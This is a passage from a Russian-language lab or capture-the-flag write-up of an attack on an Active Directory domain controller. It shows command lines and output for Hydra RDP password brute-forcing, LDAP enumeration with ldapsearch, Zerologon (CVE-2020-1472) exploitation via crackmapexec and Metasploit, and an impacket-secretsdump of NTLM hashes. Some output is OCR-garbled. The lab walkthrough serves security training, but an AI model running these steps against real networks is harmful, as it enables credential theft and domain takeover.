[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password" - 4 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... 10.10.10.20:3389 [proxychains] Strict chain ... 1
27.0.0.1:1080 ... 10.10.10.20:3389 ... OK
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
```

Рис. 19: Запуск атаки перебором

Мы запустили подбор пароля, однако это вычислительно затратная операция. Так как нужный пароль находится на 1028581 строке, то подбор занял бы намного больше времени, чем выделено на лабораторную. Потому мы решили воспользоваться им без подбора.

Bruteforce пароля и использование ldapsearch



```
reduser1@kali: ~ | reduser1@kali: ~ x
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "ashley" - 19 of 14344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "qwerty" - 20 of 14344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "111111" - 21 of 14344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "iloveu" - 22 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "000000" - 23 of 14344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "michelle" - 24 of 14344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "trigger" - 25 of 14344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "sunshine" - 26 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "chocolate" - 27 of 14344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password1" - 28 of 14344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "sophie" - 29 of 14344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "anthony" - 30 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "friends" - 31 of 14344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "butterfly" - 32 of 14344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "purple" - 33 of 14344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "angel" - 34 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "jordan" - 35 of 14344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "liverpool" - 36 of 14344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "justin" - 37 of 14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "lovene" - 38 of 14344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "fuckyou" - 39 of 14344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:10800 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123123" - 40 of 14344400 [child 1] (0/0)
```

Рис. 20: Подбор пароля

Bruteforce пароля и использование ldapsearch





Рис. 21: Подбор пароля

Так как флаг находится в описании одного из доменных пользователей, то для получения флага не обязательно получать сессию с контроллером домена. Вывести информацию о всех доменных пользователях можно с помощью команды proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=ampire,dc=corp".

Bruteforce пароля и использование ldapsearch



```
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.


(reduser1@kali:~] $ proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=ampire,dc=corp"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-4.16
Enter LDAP Password:
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
[proxychains] extended LDIF
[proxychains] 
# ampire.corp
dn: DC=ampire,DC=corp
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=ampire,DC=corp
instanceType: 5
whenCreated: 20190604173417.0Z
whenChanged: 20251106122049.0Z
subRefs: DC=DomainDnsZones,DC=ampire,DC=corp
subRefs: DC=ForestDnsZones,DC=ampire,DC=corp
subRefs: CN=Configuration,DC=ampire,DC=corp
uSNCreated: 4099
uSNCreatedSignature:: AQAAACgAAAAAAAAAAAAAAAAtC5FF+vk8USS4TCgLUPTw==
uSNCreatedTime: 1396965
lastLogon: 1396965
objectGUID: 3c12zX7HA/kadU5KsxxckWb==

replicaUpToDateVector: AgAAAAAAAANAAAAAAAANAAAAAPK9BDBKAZPhPfwXwFPQ0EwAUAAAALn1M
RIUAAAABEUEx5wQkq2+V1CngsFnw8QDAAAAACKtpSwMAAACb2T1VLU93T67ZKHuZwPextAMAA
AAAACK67wKA4AAALQuKxFLZPEkuTwc1Fz28PU1AAAAAAMPT2RMDAAAqySxDGs5dk58KtznmA
9j6aoDQAAAAC2A2?mFuMAAAB2MKNGh6D2T6Lr4GT3geoQt0RAAAAACAHwX0uAwAAfAmI+2xWbgpB
qzFDc7mu5Wg8AAAAD011ChgDAAA7tUvcaZGkEnPMhxH2+Iff680EQAAAAXaxVrcQoMAAAASk
Qdg7gw051ZdN9VvVw==#88AAAAAAAADoookXAwAAAFAzPz8s0@PxIqOxzg74LE3GEYAAAACACNrth
cDAAAAekX6xh0GCEavJATNGIxjdJv08QAAAAM75FFQMAAAWhmVot6TpEMeCRu8p64nOAAPAA
AAuNwCx0YAwAAAMB1L2fZvZA1KnlmB6gx2puuAwwAAAADTbZBcDAAA
creationTime: 134069052490633413
forceLogoff: -922337236854775008
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
```

Рис. 22: Использование команды ldapsearch

Данные учетной записи получены при атаке перебором. В результатах найти параметр description.

Bruteforce пароля и использование ldapsearch



```
File Actions Edit View Help
reduser1@kali: ~ | reduser1@kali: ~ | reduser1@kali: ~ |
servicePrincipalName: TERMSRV/AMpire-Office.ampire.corp
servicePrincipalName: RestrictedKrbHost/AMPIRE-OFFICE
servicePrincipalName: HOST/AMPIRE-OFFICE
servicePrincipalName: RestrictedKrbHost/AMpire-Office.ampire.corp
servicePrincipalName: HOST/AMpire-Office.ampire.corp
objectCategory: CN=Computer-Schema,CN=Configuration,DC=ampire,DC=corp
isCriticalSystemObject: FALSE
dnsServiceReplicationData: 16020101000000.0Z
lastLogonTimestamp: 133074412990556237
msDS-SupportedEncryptionTypes: 28


x Flag, Users, ampire.corp
dn: CN=Flag,CN=Users,DC=ampire,DC=corp
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Flag
description: 82984
givenName: Flag
distinguishedName: CN=Flag,CN=Users,DC=ampire,DC=corp
instanceType: 4
whenCreated: 20231020105611.0Z
whenChanged: 20251106122319.0Z
displayName: Flag
uSNCreated: 1220812
uSNChanged: 1396982
name: Flag
objectGUID:: Bw1qS19P0EaAkJCbUQU0Eg==
userAccountControl: 512
badPwdCount: 0
consePage: 0
conseLastPage: 0
badPwdTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 133422729716093566
primaryGroupId: 511
objectSid:: AQUAAAAAAAUVAAAAUwufe10qhGUCl57sh0AAA=
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Flag
sAMAccountType: 805306368
userPrincipalName: Flag@ampire.corp

Find:
```

Рис. 23: Получение флага

Дополнительный возможный вектор атаки на контроллер домена заключается в эксплуатации уязвимости Zerologon (<https://nvd.nist.gov/vuln/detail/cve-2020-1472>). Для проверки подверженности узла данной уязвимости можно использовать утилиту crackmapexec. В результате выполнения команды proxychains crackmapexec smb 10.10.10.20 -M zerologon можно узнать NetBIOS name атакуемой машины, в данном случае – это AD.

Zerologon CVE 2020-1472



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "reduser1@kali: ~". The command run is "proxychains crackmapexec smb 10.10.10.20 -M zerologon". The output indicates that the config file was found at /etc/proxychains4.conf, and it is preloading libproxychains.so.4. It shows the DLL init: proxychains-ng 4.16. A note says "[*] First time use detected". It then initializes various protocol databases: LDAP, MSSQL, SMB, WINRM, SSH, and generates a default configuration file and SSL certificate. Finally, it runs a strict chain against the target host 10.10.10.20 port 445, identifying it as an AD domain controller for the "ampire.corp" domain, running Windows Server 2016 Standard, x64 architecture, with signing set to True and SMBv1 enabled.

```
[reduser1@kali: ~] proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[*] First time use detected
[*] Creating proxychains structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[*] SMB 10.10.10.20 445 AD [+] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.corp) (signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49686 ... OK
```

Рис. 24: Проверка машины контроллера домена

Для эксплуатации данной уязвимости можно использовать модуль metasploit auxiliary/admin/dcerpc/cve_2020_1472_zerologon. В результате работы данного модуля будет сброшен пароль от системной учетной записи администратора контроллера домена – search auxiliary/admin/dcerpc/cve_2020_1472_zerologon.

Zerologon CVE 2020-1472

```
msf6 auxiliary(server/socks_proxy) > search auxiliary/admin/dcerpc/cve_2020_1472_zerologon
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
0  auxiliary/admin/dcerpc/cve_2020_1472_zerologon           normal    Yes    Netlogon Weak Cryptographic Authentication

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/dcerpc/cve_2020_1472_zerologon


msf6 auxiliary(server/socks_proxy) > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set nbname AD
nbname => AD
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the endpoint mapper service ...
[*] 10.10.10.20:49667 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.20[49667] ...
[*] 10.10.10.20:49667 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.20[49667] ...
[*] 10.10.10.20:49667 - Successfully authenticated
[*] 10.10.10.20:49667 - Successfully set the machine account (AD$) password to: aad3b435b51404eeaaad3b435b51404ee:31d6cfed0d16ae931b73c59d7e0c089cc (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >
```

Рис. 25: Запуск модуля

Далее для получения дампа хешей учетных записей контроллера домена можно воспользоваться командой, что необходимо выполнить в другом окне терминала.

Zerologon CVE 2020-1472



The screenshot shows a terminal window titled "reduser1@kali: ~" running on a Kali Linux desktop environment. The terminal displays a command-line interface for the Impacket tool, specifically the "proxychains impacket-secretsdump" command against a target host. The output of the command is a dump of domain credentials, listing various user accounts along with their encrypted passwords and other metadata. The terminal window has a dark theme with white text and a light background. The desktop environment includes icons for file, browser, and system status in the top bar.

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains: can't load process 'impacket-secretdump' (hint: it's probably a typo): No such file or directory
[reduser1@kali: ~] proxychains impacket-secretdump 'AD$010.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Impacket v0.12.0.dev1>20230803.144057.e2092339 - Copyright 2023 Fortra

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc__access_denied
[*] Dumping Domain Credentials (domain\uid\rid\lmhash\ntlmhash)
[*] Using the DRSSUAP1 method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49667 ... OK
amprise.corp\Administrator:500::ad3d0435b51404eaeaddb435b51404eef:1b21da9cb62fcfa16c50d263255bf6f:::
ouest:::ad3d0435b51404eaeaddb435b51404eef:0043505104eaeef:3106cf0e016aa931073c5907e009c0:::
krbtgt::502::ad3d0435b51404eaeaddb435b51404eef:0a4d6433171d7005d67530e20be7:::
DefaultAccount::503::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp#$431000-8GOTOKF97VJ7::124::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_16351e0784a12b38::1125::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_30b62d05f784e::1126::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_680401a071074239::1127::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_348b94c9ff818::1128::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_dd7455cef998438cb::1129::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_521051ef0e0818::1130::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_e8121ca785d043a::1131::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_ISM_d596df6e010999::1132::ad3b435b51404eaeaddb435b51404eef:31d6cfe0d16aa931b73c59d7e0c089c:::
amprise.corp_HealthMailbox@0dfa1b::1135::ad3b435b51404eaeaddb435b51404eef:11cc02b583df5fb31f1af7e0a5322e98:::
amprise.corp_HealthMailbox@8ee477::1136::ad3b435b51404eaeaddb435b51404eef:8b3253e235ba294ec99ed920bb60de:::
amprise.corp_HealthMailbox@55bbbe::1137::ad3b435b51404eaeaddb435b51404eef:3117b522df1f8872f6155c65213a873:::
amprise.corp_HealthMailbox@3db988::1138::ad3b435b51404eaeaddb435b51404eef:a120d9ef77f7b49c5d1ce196f0141:::
amprise.corp_HealthMailbox@011916::1139::ad3b435b51404eaeaddb435b51404eef:012895f50a5913730a876c9bfccbe1c2:::
amprise.corp_HealthMailbox@ff9eca::1140::ad3b435b51404eaeaddb435b51404eef:b264a76b20d5a85238416fac9699ea:::
amprise.corp_HealthMailbox@0829ef5::1141::ad3b435b51404eaeaddb435b51404eef:7e01c314bf4112f69e30345bcc84d3d:::
